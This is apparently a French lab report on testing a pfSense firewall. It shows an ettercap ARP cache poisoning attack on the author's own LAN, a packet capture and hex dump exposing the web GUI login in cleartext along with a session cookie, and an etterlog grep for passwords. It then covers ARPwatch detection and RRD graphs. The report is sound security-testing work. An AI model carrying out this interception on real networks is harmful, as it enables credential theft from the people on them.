Avec **ettercap** j'effectue l'ARP **cache poisoning** avec l'option **-M arp /$ROUTER/$VICTIM**, je stocke les **logs** avec l'option -L et génère un fichier capture **pcap** avec l'option -w.
Je lance le script sur mon portable (192.168.1.12) puis me connecte au web GUI sur la machine 192.168.1.2, avec le login/password de pfsense puis consulte quelque pages de l'interface web.
En consultant la table ARP via le webGUI (ou avec arp -a), on peut remarquer la réussite de l'attaque :

192.168.1.12	00:1f:16:12:47:ae *Wistron*		LAN
192.168.1.2	00:1f:16:12:47:ae *Wistron*		LAN

-J'arrête le script, puis ouvre le fichier **pcap** :



14	8.001547	Wistron_12:47:ae	IntelCor_d6:e1:1a	ARP	42	192.168.1.2 is at 00:1f:16:12:47:ae
15	8.001590	Wistron_12:47:ae	WwPcbaTe_8d:59:8d	ARP	42	192.168.1.1 is at 00:1f:16:12:47:ae
16	15.932159	192.168.1.2	192.168.1.1	HTTP	720	POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)
17	15.932282	Wistron_12:47:ae	Broadcast	ARP	42	Who has 192.168.1.2? Tell 192.168.1.12
18	15.932553	192.168.1.2	192.168.1.1	HTTP	720	[TCP Retransmission] POST /index.php HTTP/1.1 (application/x-www-form-url
19	15.932574	WwPcbaTe_8d:59:8d	Wistron_12:47:ae	ARP	60	192.168.1.2 is at 00:0f:1f:8d:59:8d
20	15.932587	192.168.1.1	192.168.1.2	TCP	54	http > 49776 [RST] Seq=1 Win=0 Len=0
21	15.932715	192.168.1.1	192.168.1.2	TCP	60	http > 49776 [ACK] Seq=1 Ack=667 Win=508 Len=0
22	15.933338	192.168.1.1	192.168.1.2	TCP	54	[TCP Dup ACK 21#1] http > 49776 [ACK] Seq=1 Ack=667 Win=508 Len=0
23	15.933463	192.168.1.2	192.168.1.1	TCP	60	49776 > http [RST] Seq=667 Win=0 Len=0
24	15.933706	192.168.1.2	192.168.1.1	TCP	54	49776 > http [RST] Seq=667 Win=0 Len=0

```
63 65 70 74 2d 4c 61 6e  67 75 61 67 65 3a 20 66   cept-Lan guage: f
72 2d 46 52 2c 66 72 3b  71 3d 30 2e 38 2c 65 6e   r-FR,fr; q=0.8,en
2d 55 53 3b 71 3d 30 2e  36 2c 65 6e 3b 71 3d 30   -US;q=0. 6,en;q=0
2e 34 0d 0a 41 63 63 65  70 74 2d 43 68 61 72 73   .4..Acce pt-Chars
65 74 3a 20 49 53 4f 2d  38 38 35 39 2d 31 2c 75   et: ISO- 8859-1,u
74 66 2d 38 3b 71 3d 30  2e 37 2c 2a 3b 71 3d 30   tf-8;q=0 .7,*;q=0
2e 33 0d 0a 43 6f 6f 6b  69 65 3a 20 50 48 50 53   .3..Cook ie: PHPS
45 53 53 49 44 3d 63 65  66 38 37 39 31 63 62 39   ESSID=ce f8791cb9
64 37 33 66 36 30 37 34  62 66 61 62 66 63 33 66   d73f6074 bfabfc3f
62 37 62 63 63 65 0d 0a  0d 0a 75 73 65 72 6e 61   b7bcce.. ..userna
6d 65 66 6c 64 3d 61 64  6d 69 6e 26 70 61 73 73   mefld=ad min&pass
77 6f 72 64 66 6c 64 3d  70 66 73 65 6e 73 65 61   wordfld= pfsensea
64 6d 69 6e 26 6c 6f 67  69 6e 3d 4c 6f 67 69 6e   dmin&log in=Login
```

On peut voir le login/password en clair (HTTP) : **admin / pfsenseadmin**

Même chose en regardant dans les fichiers logs généré par ettercap (eci et ecp) :

```
mike@eternalist:/media/KINGSTON/PenTest/Test1$ etterlog test1.ecp | grep pass
Log file version    : 0.7.4.1
Timestamp           : Wed May  9 16:52:01 2012
Type                : LOG_PACKET

usernamefld=admin&passwordfld=pfsenseadmin&login=Login
usernamefld=admin&passwordfld=pfsenseadmin&login=Login
usernamefld=admin&passwordfld=pfsenseadmin&login=Login
```

9.2.2 Installation du paquet ARP watch :

j'ai installé le paquet ARP watch depuis le web GUI de pfsense **System -> Packages.**
Ensuite dans **Service -> ARP** watch :

On décide d'écouter les requêtes ARP sur l'interface LAN du firewall. ARP watch est sensé garder un historique de chaque association ip / mac.

9.2.3Detection de Attaque ARP cache poisonning avec ARP watch :

-depuis mon portable (192.168.1.132), je reproduit l'attaque entre un poste client 192.168.1.133 et l'interface LAN 192.168.1.1

192.168.1.133	00:1f:16:12:47:ae *Wistron*	albert-PC	LAN
192.168.1.132	00:1f:16:12:47:ae *Wistron*	eternalist	LAN
192.168.1.1	00:15:17:d6:e1:1a *Intel Corporate*	pfsense.localdomain	LAN

-quand je vais dans l'onglet report : on ne voit pas l'historique de cette association, Alors j'ai configuré comme interface d'écoute, le report contient les historique des association sur l'interface EXT.

9.3 Graphe RRD :

-Les graphes RDD permettent de monitorer les différentes interfaces du firewall.

-pour chaque interface il est possible de visualiser la Bande passante, le nombre de paquets, le nombre de connexions.

-il existe des vues pour différentes plages de temps telles que :

L'heure passée, les 8 précédente, la dernière semaine, le dernier mois, etc...